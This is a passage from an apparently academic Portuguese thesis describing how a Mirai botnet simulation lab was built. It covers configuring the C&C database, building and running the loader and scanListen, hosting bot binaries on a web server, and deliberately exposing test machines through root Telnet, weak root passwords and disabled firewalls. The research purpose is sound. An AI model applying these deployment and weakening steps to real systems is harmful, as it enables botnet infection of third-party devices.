  ‘duration‘ int(10) unsigned NOT NULL,
  ‘command‘ text NOT NULL,
  ‘max_bots‘ int(11) DEFAULT ’-1’,
  PRIMARY KEY (‘id‘),
  KEY ‘user_id‘ (‘user_id‘)
);

CREATE TABLE ‘users‘ (
  ‘id‘ int(10) unsigned NOT NULL AUTO_INCREMENT,
  ‘username‘ varchar(32) NOT NULL,
  ‘password‘ varchar(32) NOT NULL,
  ‘duration_limit‘ int(10) unsigned DEFAULT NULL,
  ‘cooldown‘ int(10) unsigned NOT NULL,
  ‘wrc‘ int(10) unsigned DEFAULT NULL,
  ‘last_paid‘ int(10) unsigned NOT NULL,
  ‘max_bots‘ int(11) DEFAULT ’-1’,
  ‘admin‘ int(10) unsigned DEFAULT ’0’,
  ‘intvl‘ int(10) unsigned DEFAULT ’30’,
  ‘api_key‘ text,
  PRIMARY KEY (‘id‘),
```

```
  KEY `username` (`username`)
);

CREATE TABLE `whitelist` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `prefix` varchar(16) DEFAULT NULL,
  `netmask` tinyint(3) unsigned DEFAULT NULL,
  PRIMARY KEY (`id`),
  KEY `prefix` (`prefix`)
);
```

Como última operação a ser realizada nesta base de dados, temos que foi necessário criar o usuário administrador do Servidor de Comando e Controle, inserindo um valor na tabela `users`, de acordo com o comando: `INSERT INTO users VALUES (NULL, 'anna-senpai', 'myawesomepassword', 0, 0, 0, 0, -1, 1, 30, ");`. Perceba que o usuário `anna-senpai`, incluído na tabela, não era um usuário administrador desta base de dados. Ele era um usuário administrador no Servidor de Comando e Controle. Quando o código deste servidor foi executado, ele acessou a base utilizando o usuário administrador do *MySQL*, e, ao recuperar a entrada do usuário `anna-senpai`, permitiu que este realizasse operações de administrador no CnC. O nome e a senha deste usuário não precisam ser os definidos aqui. Estes valores foram escolhidos por mera conveniência.

Para consolidar as alterações feitas ao banco de dados foi necessário reiniciar o serviço que é o *MySQL* (`service mysql restart`). É possível também reiniciar a máquina para obter o mesmo resultado que a execução do comando anterior.

9. Para compilar o código do *bot* (e gerar os binários necessários), o código do Servidor de Comando e Controle e o código do Servidor *ScanListen*, foi necessário executar o *script* `build.sh`, que se encontrava na pasta `/root/Mirai-Source-Code/mirai`. Este *script* permite que os códigos sejam compilados em modo *debug* ou não. Para testar a execução correta do Servidor de Comando e Controle, tentou-se acesso a ele via a execução do comando `telnet`, requisições de conexão sendo feitas tanto na porta 23 como na porta 101. Ele respondeu corretamente em ambos os casos, e foi possível acessar a rede *botnet* com o usuário administrador do CnC, o que era uma indicação de que o servidor estava executando com sucesso. Lembrando que é necessário ter um cliente *Telnet* instalado na máquina que vai ser utilizada para

realizar tal verificação. A instalação deste cliente pode ser feita a partir de `apt-get install telnet`.

O Servidor *Loader/ScanListen*

O Servidor *Loader* e o Servidor *ScanListen*, apesar de serem o mesmo, são diferentes. Isso porque é essencial que eles executem em uma mesma máquina, porém, é também essencial que eles estejam ligados à interfaces de rede diferentes. O Servidor *ScanListen* se responsabiliza por aceitar conexões de *bots* recebidas na porta 48101 em uma das interfaces e disponibilizar os dados por ele recebidos durante a realização desta conexão para o Servidor *Loader*. Já o Servidor *Loader*, ao receber os dados, precisa utilizar-se de duas outras interfaces para se conectar aos dispositivos sendo para ele delatados pelo Servidor *ScanListen* [4]. Enquanto uma interface se responsabiliza por um tipo de comunicação, as outras se responsabilizam por outro. Por este motivo que, no diagrama da Figura 3.2, temos que 2 servidores estão sendo representados em uma única máquina. As características da máquina responsável por hospedar ambos estes servidores são as seguintes:

- Processador de 64 *bits*;
- 2048Mb de memória RAM;
- HD virtual de tamanho de 10Gb (tamanho real de $3,83$Gb, de acordo com o *VirtualBox*);
- e, sistema operacional instalado: *Ubuntu Server 16.04 LTS*.

À primeira vista, não parece que nenhum destes servidores exige muito potencial físico para executar de forma eficiente, o próprio Servidor de Comando e Controle sendo responsável por mais que ambos estes dois juntos. Porém, após de fato realizar a simulação do *malware*, percebeu-se que isso não é verdade. O Servidor de Comando e Controle realmente precisa manter conexões constantes e persistentes com todos os *bots* conectados à rede Mirai, enquanto o Servidor *Loader* e *ScanListen* precisam apenas se comunicar com *bots* rapidamente e tratar de dispositivos ainda não infectados quando estes forem identificados (algo mais esporádico dado que a pesquisa é feita aleatoriamente e a invasão se dá por força bruta, o que exige mais tempo). Porém, ao colocar o sistema em ação, percebeu-se que um único *bot* chega a abrir dezenas de conexões paralalelamente enquanto ele varre a rede (referenciar seção 3.1.3 para mais informações sobre o processo de varredura que é realizado por um *bot*). Desta forma, o processo de encontrar novos alvos vulneráveis ocorre de forma constante e em massa, o que permite que um único

bot consiga abrir mais de uma conexão com o Servidor *ScanListen* de uma vez. Assim, muitos dados chegam repentinamente para o Servidor *Loader*, que precisa rapidamente processá-los. Inicialmente, deu-se à máquina que seria responsável por hospedar estes servidores memória menos significativa que a do Servidor de Comando e Controle por se acreditar que a carga nela seria menor. Porém, após realizar a simulação foi possível perceber que este não é o caso. Para os propósitos da simulação, onde existem poucos *bots* e um número reduzido de *threads* varrendo a rede (o código foi alterado para tal), não foi necessário alterar as configurações de *hardware* desta máquina, porém, fosse ser configurado outro ambiente onde pudessem ser incluídos mais *bots*, tal configuração seria reconsiderada.

O código do Servidor *Loader* encontra-se implementado na linguagem C. Por este motivo, não é necessário instalar nenhum pacote adicional para compilar e executar este servidor. Porém, o Servidor *ScanListen* está implementado na linguagem *Golang*, podendo ser compilado apenas por um tradutor desta linguagem. Por este motivo, temos que neste servidor, podemos realizar as mesmas etapas realizadas durante a configuração do Servidor de Comando e Controle, com exceção dos passos (2) e (7), que envolvem a instalação e configuração do *MySQL*, não utilizado aqui. O passo (8), apesar de compilar o arquivo executável do Servidor de Comando e Controle também teria sua realização necessária aqui, pois ele compila o código utilizado pelo Servidor *ScanListen* também. O leitor poderia argumentar que o passo (5), que envolve a instalação dos *cross-compilers* também pode ser considerado desnecessário, mas este está longe de ser o caso aqui. Dos passos que poderiam ser tratados como dispensáveis, temos apenas o passo (3), que exige a instalação do tradutor *Golang*. É possível, ao invés de compilar o Servidor *ScanListen* localmente, transferir o arquivo compilado no Servidor de Comando e Controle para a máquina que deve executá-lo. Assim, economiza-se tempo e espaço na máquina que agirá como o Servidor *ScanListen*. O mesmo pode ser feito para as pastas contendo os arquivos associados aos *cross-compilers*. Elas podem ser transferidas para a máquina contendo o Servidor *Loader*, que terá que utilizar dos seus conteúdos para compilar os arquivos em `/root/Mirai-Source-Code/dlr`. O arquivo em C presente nesta pasta implementa o código que age como o programa `Wget`. Tal código é transferido para um dispositivo invadido caso ele não possua instalado em si o programa *Wget* ou um cliente Trivial File Transfer Protocol (TFTP), que precisam ser utilizados para recuperar arquivos no Servidor de Binários (referenciar seção 3.1.6 para mais informações sobre este processo). Portanto, é necessário ter a versão executável deste código auxiliar para todas as arquiteturas. Com base nisso, temos que as etapas de configuração realizadas nos Servidores *Loader* e *ScanListen* podem ser resumidas da seguinte forma:

1. Foram instalados pacotes necessários e recuperar o código fonte do *malware* Mirai, como feito nos passos (1) e (3) da configuração do Servidor de Comando e Controle.

2. Foi instalado o tradutor *Golang* na máquina como feito nos passos (4) e (6) de configuração do Servidor de Comando e Controle. O arquivo `scanListen.go`, presente em `/root/Mirai-Source-Code/mirai/tools`, poderia ter sido compilado com este tradutor. Alternativamente, o código já compilado foi transferido do Servidor *ScanListen* para o diretório `/root/Mirai-Source-Code/loader`. Isso pôde ser feito a partir da utilização de um comando `scp` no Servidor de Comando e Controle. Tal comando permite que um arquivo na máquina de origem seja copiado para uma máquina de destino, via utilização do protocolo SSH, dado que se conhece um usuário (e sua senha) nesta máquina destino e o seu endereço IP [52]. Quando tal transferência foi completada, definiu-se o dono do arquivo como sendo o usuário `root`. Isso teve de ser feito sempre que arquivos foram transferidos, dado que a cópia não podia ser feita acessando-se a máquina remota com o usuário administrador (provavelmente era necessário alterar configurações desta máquina remota para permitir um acesso neste formato, mas aqui, isto não foi feito).

3. Foram instalados os *cross-compilers*, da mesma forma que foi feito na etapa (5) de configuração do Servidor de Comando e Controle. A criação do diretório `xcompile` em `/etc` teve de ocorrer de qualquer forma nesta máquina, porém, temos que a recuperação dos compiladores via comando `wget` e a criação de subdiretórios para cada um pôde ser substituída pela transferência dos arquivos já recuperados no Servidor de Comando e Controle. A edição do arquivo `.bashrc` também foi feita aqui, tendo tal edição que ocorrer independente de se transferir ou não ou compiladores do Servidor de Comando e Controle. Feito isso, o *script* que compila os arquivos em `/root/Mirai-Source-Code/dlr` foi executado, e, gerados os arquivos executáveis em formato `dlr.*`, foram movidos estes arquivos para o diretório `/root/Mirai-Source-Code/loader/bins`. Este é o diretório que o código do *loader* referência quando procurando os programas que substituem o *Wget* (a seção 3.1.6 fala um pouco mais sobre este processo).

4. O código do *loader*, que se encontra em `/root/Mirai-Source-Code/loader`, foi então compilado. Existe um *script* dentro desta mesma pasta que compila o código com as opções necessárias, com nome `build.sh` (ou `build.debug.sh`, para gerar um executável em modo *debug*, que se reporta para o usuário de forma mais explícita). Ele pode ser executado para gerar o arquivo executável desejado.

5. Para executar o *loader* e o *scanListen*, foi necessário antes criar um arquivo em branco, de nome qualquer, no diretório onde se encontravam os executáveis de ambas as partes. Este arquivo era o arquivo que iria conter a saída gerada por *scanListen* e que iria disponibilizar para o *loader* os dados de entrada a serem consumidos por ele. Para executar, portanto, ambos os servidores de forma correta, temos que os seguintes comandos foram executados em um *shell*:

```
./scanListen > arquivo &
./loader < arquivo &
```

O caracter `>` no primeiro comando, seguido do nome de um arquivo indica que a saída padrão quando do programa `scanListen` quando ele for executado será `arquivo` [53]. Todo dado gerado por `scanListen` será impresso em arquivo. O caracter `<` do segundo comando indica que a entrada padrão para o programa `loader` serão os dados presentes em `arquivo` [53]. Ou seja, toda vez que um novo dado for inserido no `arquivo`, o programa `loader` tratará tais dados como sendo a entrada de um usuário durante a sua execução. Perceba, portanto, que ao executar os códigos desta forma, toda vez que `scanListen` processava um dado, ele escrevia em arquivo, este imediatamente tendo o seu conteúdo mais recente processado por `loader`. Assim ambos os servidores executam em harmonia. O caracter `&` no final de ambos os comandos permite que os programas sejam executados em segundo plano, sendo assim possível iniciar o programa `scanListen` e o programa `loader` a partir da utilização de um único *shell* [54].

Um último ponto que vale ser mencionado é que não necessariamente precisamos que a saída de `scanListen` seja a única a providenciar o Servidor *Loader* com dados de entradas. É possível editar este arquivo manualmente e ainda assim o *loader* irá considerar os dados como uma entrada válida. Esta técnica pode ser utilizada caso não se deseja incluir o Servidor *ScanListen*, definindo-se todos os *bots* manualmente, ou caso se deseje inicializar apenas o primeiro *bot* da rede. Este primeiro *bot* precisa ser criado de forma não automatizada, pois, antes dele não existirão outros *bots* para reportar-se ao Servidor *ScanListen*. Porém, isso não necessariamente quer dizer que o processo precisa ser inteiramente manual. O *loader*, se ativo, pode receber a entrada e infectar o primeiro *bot* como ele infectaria qualquer outro. Isso, porém, é algo que involve também a configuração do primeiro *bot*, no nosso caso, o *Bot0*.

O Servidor de Binários

Diferentemente do Servidor de Comando e Controle e do Servidor *Loader/ScanListen*, que são servidores que executavam programas que precisavam ser compilados com antecedência, temos que o Servidor de Binários precisava apenas agir como um servidor *Web*, que permitiria que seus clientes tivessem acesso aos arquivos executáveis de *bots* nele armazenados, bem como permitiria que fosse realizado, pelos mesmos clientes, o *download* destes arquivos. Este servidor poderia ser também um servidor TFTP, porém, após a realização da simulação do *malware*, percebeu-se que configurá-lo para que ele se adeque a esta condição é algo um tanto quanto redundante e desnecessário. Isso, porém, será explicado melhor mais adiante. A seguir seguem as características da máquina responsável por agir como o Servidor de Binários no sistema de simulação do *malware* Mirai:

- Processador de 64 *bits*;
- 2048Mb de memória RAM;
- HD virtual de tamanho de 10Gb (tamanho real de $2,00$Gb, de acordo com o *VirtualBox*);
- e instalado o sistema operacional *Ubuntu Server 16.04 LTS*.

Da mesma forma que o Servidor de Comando e Controle recebe diversas requisições de conexões vindas de *bots*, temos que o Servidor de Binários também deve estar preparado receber diversas requisições. Para este servidor, porém, temos que as requisições virão de dispositivos invadidos, prestes a se infectarem e se tornarem *bots*. Além disso, as requisições não serão requisições quaisquer, e sim, requisições HTTP GET (estamos desconsiderando o caso em que o servidor é também um servidor TFTP). Para cada *bot* que se conecta ao CnC, temos que um dispositivo se conectou antes ao Servidor de Binários. Era de se esperar, portanto, que este servidor precisava ser tão robusto quanto o Servidor de Comando e Controle, para que ele pudesse aguentar a quantidade significativa de requisições sem falhar durante a realização do seu serviço. Note, porém, que manter o nível de robustez para este servidor pode ser considerado algo exagerado e até incorreto se antes não analisarmos a natureza das conexões que estariam sendo estabelecidas com cada servidor: as conexões realizadas com o Servidor de Comando e Controle são persistentes. *Bots* precisam constantemente notificar o Servidor de Comando e Controle que eles ainda estão ativos. Já no Servidor de Binários, uma conexão se estende pelo tempo que demorar para o arquivo ser transferido dele para a máquina realizando a requisição. Temos, portanto, que o Servidor de Binários não precisava ter a mesma robustez que o Servidor de Comando e Controle: ele sempre irá lidar com um número fixo de conexões, aquele

permitido pelo servidor HTTP nele executando. Já o Servidor de Comando e Controle tem que lidar com todos os *bots* conectados à rede *botnet*. Além disso, temos que, para o nosso ambiente de simulação, realmente não era necessário que este servidor possuísse a robustez que ele normalmente precisaria caso estivesse atuando verdadeiramente na rede.

Para configurar este servidor, foram realizados os seguintes passos:

- O servidor *Web Apache* foi instalado a partir da utilização do comando `apt-get install apache2`.

- Feito isso, o arquivo de configuração do Apache, `000-default.conf`, presente no diretório `/etc/apache2/sites-available` teve que ser atualizado. Foi necessário definir qual diretório o servidor iria considerar como sendo o seu diretório raiz quando alguém acessasse o seu endereço [55]. Ao lado da linha que diz `Document Root` neste documento, foi colocado o diretório `/var/www` ao invés de `/var/www/html`. Isso faz com que todos os hospedeiros que tentem acessar o endereço Internet Protocol (IP) deste servidor recebam como página inicial o conteúdo deste diretório ao invés do conteúdo de `index.html` da pasta `html` [55].

- Para facilitar a configuração do servidor e evitar diversas instalações de um mesmo programa, temos que os arquivos executáveis de *bots* para diversas arquiteturas (arquivos que, após a compilação do código, possuem o formato `mirai.*`) foram apenas transferidos para o Servidor de Binários com o auxílio do comando `scp`. Como os arquivos já haviam sido compilados do Servidor de Comando e Controle, era apenas necessário transferir este para o Servidor de Binários. Conectados à uma rede local, foi simples transferir os arquivos de um servidor para outro, considerando que o *OpenSSH* estava instalado no Servidor de Comando e Controle. Estes arquivos foram repassados para dentro de um diretório chamado `bins`, que foi criado dentro de `/var/www`. Isso foi feito pois no código do *malware* é possível verificar que, quando um alvo está procurando o arquivo para *download*, ele o faz procurando no diretório `/bins`, presente no diretório padrão definido pelo servidor *Web* [4]. Vale ressaltar que todos estes arquivos e diretórios precisam ter como dono o usuário administrador da máquina, e, portanto, permissões foram alteradas logo após a realização da transferência.

- Para testar o correto funcionamento deste servidor, foi necessário antes reiniciar o serviço HTTP. Isso poderia ter sido feito a partir de um comando ou a partir da reinicialização da própria máquina, onde tal serviço está sendo disponibilizado. Caso fosse escolhida a primeira alternativa, ela poderia ter sido posta em prática a partir da execução do comando `service apache2 restart`. Feito isso, foi possível utilizar

outra máquina na mesma rede para verificar se o servidor estava respondendo. Um comando `wget` poderia ser utilizado para tentar se recuperar um dos arquivos no diretório `/bins`, ou, o endereço IP do servidor poderia ser inserido em um navegador para que este tentasse entrar em contato com este servidor. Se o arquivo fosse recuperado após a execução de um `wget` ou se o diretório `/bins` fosse acessível a partir de um navegador, era possível ter certeza de que o Servidor de Binários estava funcionando como deveria.

Como mencionado antes, temos que um servidor TFTP poderia ter sido instalado nesta máquina. Isso não foi feito devido à forma como a recuperação dos arquivos neste servidor funciona quando um dispositivo invadido está sendo infectado. Primeiro, verifica-se se o alvo possui o programa *Wget* nele instalado. Se sim, este método é utilizado para recuperar o arquivo executável do *bot*, e, para este caso, um servidor HTTP é suficiente. Caso o programa *Wget* não exista, temos que um comando que executaria um cliente TFTP é testado. Se o programa cliente não existir, um novo método é adotado. Se, porém, o cliente existe, espera-se pela realização de uma conexão. No nosso servidor, porém, esta conexão não se completava, pois não havia escuta na porta deste serviço, dado que não havia nenhum programa o oferecendo no servidor. Neste caso, o dispositivo requisitando a conexão não recebia uma resposta. Assim, temos que o processo de infecção seguia para o outro método que ele teria utilizado caso o programa cliente TFTP não tivesse sido encontrado. Este método alternativo também necessita apenas de um servidor HTTP. Perceba, portanto, que incluir um programa servidor TFTP no Servidor de Binários era algo desnecessário, dado que o próprio processo de infecção já trata erros decorrentes da falta de existência deste servidor.

O Servidor DNS

Bots do *malware* Mirai realizam consultas DNS durante a sua execução. No código original, temos que o servidor DNS consultado por eles é o servidor *Google Public DNS*, um servidor DNS público e gratuito oferecido pela empresa *Google* [56]. Para realizar tal consulta, temos que o *bot* envia mensagens (*queries*) DNS que são diretamente endereçadas ao servidor, o próprio código fonte do *bot* incluíndo de forma direta o seu endereço IP. Ou seja, para obter novos endereços, temos que o *bot* precisa conhecer minimamente um: o endereço do servidor que conhece os outros com a qual ele precisa se comunicar. Os nomes de domínio destes outros servidores encontram-se armazenados diretamente no código, como ocorre com o endereço IP do servidor DNS a qual ele referencia. Seria possível substituir tais nomes de domínio pelo endereço IP direto dos servidores não DNS do sistema. Porém, para um *malware* que tenta se manter furtivo, fazer tal associação

direta pode ser um problema caso o dono de um dispositivo infectado consiga uma amostra do código executável de um *bot*. Além disso, temos que em um ambiente real, era bem possível que tais endereços não se mantinham fixos por muito tempo, o nome de domínio sendo a aposta mais segura para se encontrar estes servidores [7]. Para o nosso sistema simplificado, ajustado para a realização de uma simulação, temos que tal atitude furtiva não é necessária. Seria possível também substituir a presença de um servidor DNS por meio da edição do arquivo `/etc/hosts`. Este arquivo, presente em sistemas *Linux*, é referenciado antes que qualquer mensagem DNS seja enviada pela rede, dado que ele armazena pares que ligam um nome de domínio a um endereço IP [57]. Porque, então, foi incluído um servidor DNS ao ambiente de simulação, se existiam soluções mais simples? Pois, mesmo que se tratasse de uma simulação, vale a pena tentar reproduzir o que for possível para tentar manter tal simulação mais próxima do que seria a versão "real" do sistema. Por este motivo, uma nova máquina foi criada para funcionar como o servidor DNS do sistema. Foi instalado nesta máquina um sistema operacional *Ubuntu Server 16.04 LTS* já com servidor DNS (é possível escolher instalar o servidor DNS durante a formatação) e este foi configurado após o *tutorial* de SK (2016), ser seguido [58]. Outras características desta máquina podem ser encontradas a seguir:

- Processador de 64 *bits*;
- 512Mb de memória RAM;
- e HD virtual de tamanho de 5Gb (tamanho real de $2,10$Gb, de acordo com o *VirtualBox*).

Este servidor DNS ficou responsável por um nome de domínio falso, criado apenas para a utilização nesta simulação. O domínio pela qual o servidor se responsabiliza é o domínio `botnet.tg`, e ele é capaz de responder pelos nomes `cnc.botnet.tg`, `scanlisten.botnet.tg`, `loader,botnet.tg`, `binserver.botnet.tg` e `dnsserver.botnet.tg`.

O *Bot0*

Bot0 foi o nome dado à máquina responsável por agir como o "paciente 0" no processo de infecção da simulação. Os próprios *bots* da rede *botnet* é que identificam dispositivos vulneráveis e informam o Servidor *Loader* da presença destes dispositivos na rede para que possa ser realizada a infecção. Isso quer dizer que, sem *bots*, não há a propagação automatizada do *malware*. Portanto, é necessário que o primeiro *bot* de todos, o "paciente 0" do sistema, seja inicializado manualmente e diretamente na máquina, sem o auxílio do *loader* ou, com o auxílio deste, porém, com uma inserção manual feita nas entradas sendo por ele processadas. Feito isso, teremos a garantia que o processo de infecção

pode começar corretamente. Caso contrário, de quem o Servidor *ScanListen* receberia dados para repassar ao Servidor *Loader*? Por este motivo esta máquina foi criada. Faz sentido se perguntar o porquê de não executar o código do primeiro *bot* em qualquer uma das outras máquinas criadas. A resposta para esta pergunta, porém, é simples: pois a primeira tarefa realizada por um *bot* é a eliminação de outros processos que estão executando na mesma máquina que ele, em especial aqueles que estão associados a um *socket* ligado na porta 23 [4]. Com isso, já se tornaria impossível executar *bot* na mesma máquina em que estava-se executando o Servidor de Comando e Controle, dado que este servidor fica à espera de novas conexões na porta 23. É possível também, dependendo das diretivas de compilação definidas, que o *bot* elimine processos ligados à porta 80. Neste caso, tornaria-se inviável também executar o código do primeiro *bot* no Servidor de Binários. Estes, porém, não eram os maiores empecilhos. Perceba que não queria-se que nenhum dos servidores estivessem disponíveis para a invasão. O *Bot0*, apesar de ser o primeiro *bot*, pode ter a sua máquina hospedeira reinicializada e disponibilizada mais uma vez para invasão (novos *bots* incorporados à rede por ele próprio agora podem tentar infectá-lo). Portanto, desejava-se ter uma máquina onde era possível testar o potencial de invasão. Utilizar um servidor como a máquina de tal teste poderia ser prejudicial, dado que o servidor se tornaria vulnerável e ficaria carregado com a realização de mais operações. Em um sistema real, jamais teríamos servidores cruciais para a propagação do *malware* contendo vulnerabilidades tão triviais como as exploradas pelo *bot*. Como a ideia era manter a simulação o mais próximo do real possível, criar o *Bot0* em uma máquina separada fazia com que a proximidade do real fosse mais facilmente alcançada. Nenhum *bot*, em circunstâncias reais executou na mesma máquina que o Servidor de Comando e Controle, na mesma máquina que o Servidor de Binários e muito menos na mesma máquina do Servidor DNS, que nem fazia parte diretamente do sistema Mirai (o servidor DNS utilizado era o *Google Public DNS*). As características, portanto, da máquina que executou o *Bot0* são as seguintes:

- Processador de 64 *bits*;
- 512Mb de memória RAM;
- HD virtual de tamanho de 4Gb (tamanho real de $2,09$Gb, de acordo com o *VirtualBox*);
- Sistema operacional instalado: *Ubuntu Server 16.04 LTS*.

Perceba que o sistema operacional escolhido para executar na máquina do *Bot0* foi mais uma vez o *Ubuntu Server*. Esta escolha foi feita para este *bot* pois não foi possível encontrar, na rede, imagens de sistemas operacionais utilizados em dispositivos de Internet

of Things (IoT). Como, porém, quase todos estes são baseados em distribuições *Linux* [36] [37], utilizar o próprio *Ubuntu Server* não faria que o experimento gerasse resultados incoerentes com aqueles que poderiam ser verificados em uma situação real. Este, porém, não foi o único sistema operacional utilizado em *bots* da simulação. A diversidade de sistemas, porém, foi explorada justamente para que o comportamento do *malware* pudesse ser melhor compreendido e possíveis problemas pudessem ser detectados.

Outro fator importante que deve ser mencionado é o fato de esta máquina possuir capacidade menor de armazenamento tanto em sua memória RAM quanto em seu HD. Deixar o sistema com características o mais próximas possíveis daquele que existiu em um cenário real era um fator relevante sendo considerado durante a criação do ambiente de simulação. Portanto, o objetivo era reproduzir nesta máquina aspectos de *hardware* semelhantes àqueles que podem ser encontrados em dispositivos IoT reais. Por este motivo o *hardware* menos potente foi utilizado para este caso.

As seguintes etapas foram realizadas na hora de configurar a máquina que iria executar o *Bot0*:

1. Como o sistema operacional *Ubuntu* não define uma senha para o usuário administrador no momento da formatação, temos que foi necessário definir tal senha logo após a instalação ter se encerrado [59]. Isso foi feito a partir da utilização do comando `sudo passwd root` por parte de um usuário com certos privilégios de administrador (vide a utilização do comando `sudo`). A definição da senha em questão desbloqueia o usuário administrador no sistema, que a partir daquele ponto pode começar a ser autenticado pelo sistema operacional durante a inicialização [59]. Como a máquina deveria agir como um *bot*, a senha definida para o usuário `root` foi uma das que se encontravam em par com este nome de usuário no código fonte do *malware* Mirai. Queria-se que a máquina fosse invadida, e, portanto, ela precisava possuir a vulnerabilidade.

2. Seguindo este passo, temos que foi necessário instalar o programa cliente e o programa servidor do serviço *Telnet*. O *Ubuntu Server* não vem com estes programas instalados por padrão, e, portanto, para permitir a infecção da máquina, foi necessário configurá-la para tal. Para instalar o cliente, foi executado o comando `apt-get install telnet` pelo usuário `root`. Para instalar o servidor, foram realizados os seguintes passos:

   (a) O comando `apt-get install telnetd xinetd` foi utilizado para instalar tanto o programa que é o servidor *Telnet* como o programa responsável por inicializar tal servidor [60].

(b) Encerrada a instalação, um novo diretório, `/etc/xinetd.d` foi automaticamente criado. Tal diretório foi acessado e dentro dele, um arquivo de nome `telnet` foi criado. Dentro deste arquivo o seguinte texto foi inserido:

```
# default: on
# description: The telnet server serves telnet sessions;
# it uses unencrypted username/password pairs for authentication.
service telnet
{
disable = no
flags = REUSE
socket_type = stream
wait = no
user = root
server = /usr/sbin/in.telnetd
log_on_failure += USERID
}
```

Tal arquivo e seu conteúdo indicavam para o programa *Xinetd* que o servidor *Telnet* fazia parte do conjunto de serviços pela qual ele era responsável por inicializar.

(c) O serviço foi reiniciado a partir da utilização do comando `service xinetd restart` (pode ser substituído pela utilização de `/etc/init.d/xinetd restart`).

(d) Para testar o correto funcionamento do servidor *Telnet*, tentou-se realizar uma conexão com o cliente *Telnet* na própria interface de *loopback*. A presença de um *prompt* de *login* foi indicativo de que o serviço estava funcionando corretamente. Tal funcionamento, porém, não se deu na primeira tentativa, em muitos dos casos a comunicação não acontecendo devido à erros de conexão. Em teoria, apenas os passos anteriores a este são necessários para que o servidor *Telnet* funcione corretamente na máquina onde ele foi instalado, porém, para garantir que de fato não haveriam problemas de conexão originando por outros motivos, outras operações adicionais foram realizadas: no caso de a porta 23 (porta padrão onde o servidor *Telnet* realiza a espera por conexões) estar bloqueada, foi possível desbloqueá-la desabilitando o *firewall* do sistema *Ubuntu* a partir da utilização do comando `ufw disable`. Outra alternativa foi a utilização dos comandos `iptables -A INPUT -p tcp -dport 23 -j ACCEPT && iptables -F && ufw allow 23` para a liberação apenas desta porta. Foi possível verifi-

car, porém, que muitas vezes a inexistência de uma conexão do cliente *Telnet* no servidor se dava devido ao fato de o arquivo `telnet`, criado no diretório `/etc/xinetd.d`, não ter sido corretamente processado pelo programa *Xinetd*. Para solucionar tal problema, o arquivo `telnet` em `/etc/xinetd` foi apagado e criado novamente e o serviço foi então mais uma vez reiniciado. Lembrando mais uma vez que este arquivo deve ter como dono o usuário administrador da máquina, e deve ter permissões de leitura aplicadas sobre ele. O comando `netstat -tupln` foi muito utilizado durante esse processo de solução de erros para que se pudesse verificar quais serviços executando na máquina estavam escutando em quais portas. Era esperado que houvesse um serviço escutando na porta 23. Além disso, durante a procura por erros, foi verificado se no diretório `/usr/sbin` existia o arquivo `in.telnetd`. Este arquivo precisa existir se o servidor *Telnet* estiver instalado na máquina. Se ele estiver lá e o servidor não estiver funcionando faz sentido especular que o problema se encontra no bloqueio da porta ou na falta de consciência do programa *Xinetd* da existência do servidor *Telnet*.

O *tutorial* seguido para a instalação do servidor *Telnet* foi o de Meilin (2010) [61]. Nem todas as etapas deste *tutorial*, porém, precisaram ser realizadas para que o serviço funcionasse corretamente, como é possível ver acima.

3. Instalado o servidor e o cliente *Telnet* na máquina, foi necessário realizar uma última configuração. Normalmente os programas de segurança instalados por padrão em sistemas operacionais impedem que conexões *Telnet* sejam feitas por usuários administradores, justamente devido à todas as vulnerabilidades que surgem ao se permitir tal coisa [62]. Portanto, para permitir acesso, via *Telnet*, de um usuário administrador na máquina foi necessário acessar o arquivo `/etc/pam.d/login` e comentar a linha que possuía o formato a seguir: `auth required pam_securetty.so`. Mais uma vez tentou-se conectar ao servidor *Telnet* por meio da interface de *loopback*. Dessa vez as credenciais do usuário administrador foram aceitas.

4. As operações realizadas acima foram as únicas necessárias, em termos de instalação, para que fosse corretamente configurado o *bot*. Mais uma vez, como ocorreu com o Servidor *Loader*, temos que era possível fazer o *download* do código fonte do Mirai, instalar todos os *cross-compilers*, e compilar o código do *bot* para a arquitetura em questão. Isso, porém, era desnecessário e redundante. O arquivo executável do *bot* poderia ser transferido para a máquina do *Bot0* pelo Servidor de Comando e Controle, que já possuía todos os códigos compilados, ou poderia ser recuperado pelo *bot* no próprio Servidor de Binários, a partir da utilização de um comando

`wget`. Independente da forma que se opte por recuperar o arquivo executável, é necessário definir que o usuário `root` é o dono de tal arquivo (o comando `chown root:root mirai.*` faz isso) e é necessário definir permissão de execução para ele também (o comando `chmod 777 mirai.* faz isso`). Sem a realização de tais operações, temos que o código não irá executar, ou, se executar, irá encerrar a sua execução logo no início por não possuir permissão para realizar os comandos que deseja. Tais operações, portanto, foram realizadas para permitir correta execução do código recuperado.

5. O passo (4) se refere à execução do código do *bot* quando este foi compilado para modo *debug*. Quando foi necessário executar o código real para a arquitetura da máquina, logo após serem redefinidas as permissões do código executável, foi necessário renomear o arquivo contendo tal código. O nome dado obrigatoriamente teve que ser o nome `dvrHelper`. Isso teve que ser feito pois o próprio *bot* verifica se este arquivo existe e se é ele que contém o seu código executável. Se a execução do código não se desse por meio de um arquivo com este nome, ela falhava com erros de memória.

O *Bot1*

O *Bot1* foi a máquina criada com o intuito de ser invadida e infectada. Por este motivo, desejava-se que ela possuísse as características mais próximas possíveis de um dispositivo IoT real. Por este motivo, um sistema operacional simples, derivado do *Zephyr*, e dito como sendo utilizado como sistema base de certos dispositivos IoT [63] [64], foi instalado nela. Este sistema operacional foi escolhido para esta máquina ao invés do sistema *Ubuntu* (escolhido para o *Bot0*), pois era importante refletir na simulação a heterogeneidade de *software* existente entre os diversos dispositivos IoT que podem ser encontrados na rede. Além disso, esta máquina foi criada contendo um *hardware* ainda mais limitado do que aquele do *Bot0*. Ambas estas escolhas de configuração para esta máquina permitem que ela se assemelhe ainda mais a um dispositivo IoT, tanto fisicamente como logicamente, principalmente quando a comparamos com a máquina criada para ser o *Bot0*. Abaixo encontram-se as informações sobre o *hardware* da máquina que agiu como um dispositivo IoT vulnerável na rede durante a simulação:

- Processador de 64 *bits*;
- 256Mb de memória RAM;
- HD virtual de tamanho de 2Gb (tamanho real de 1,60Gb, de acordo com o *VirtualBox*);

- Sistema operacional instalado: *Crowz 4.0*.

Para configurar esta máquina, foram realizadas as seguintes etapas:

1. Uma senha vulnerável, que estava de acordo com o código fonte do *malware* Mirai, foi definida para o usuário administrador (`root`) durante o processo de instalação do sistema operacional.

2. Durante a instalação não foram usados espelhos, de modo que nenhum pacote a não ser os essenciais fossem instalados no sistema. Dispositivos IoT possuem sistemas mínimos [34] [36], e o objetivo ao não instalar pacotes adicionais, aqui, era reproduzir isso.

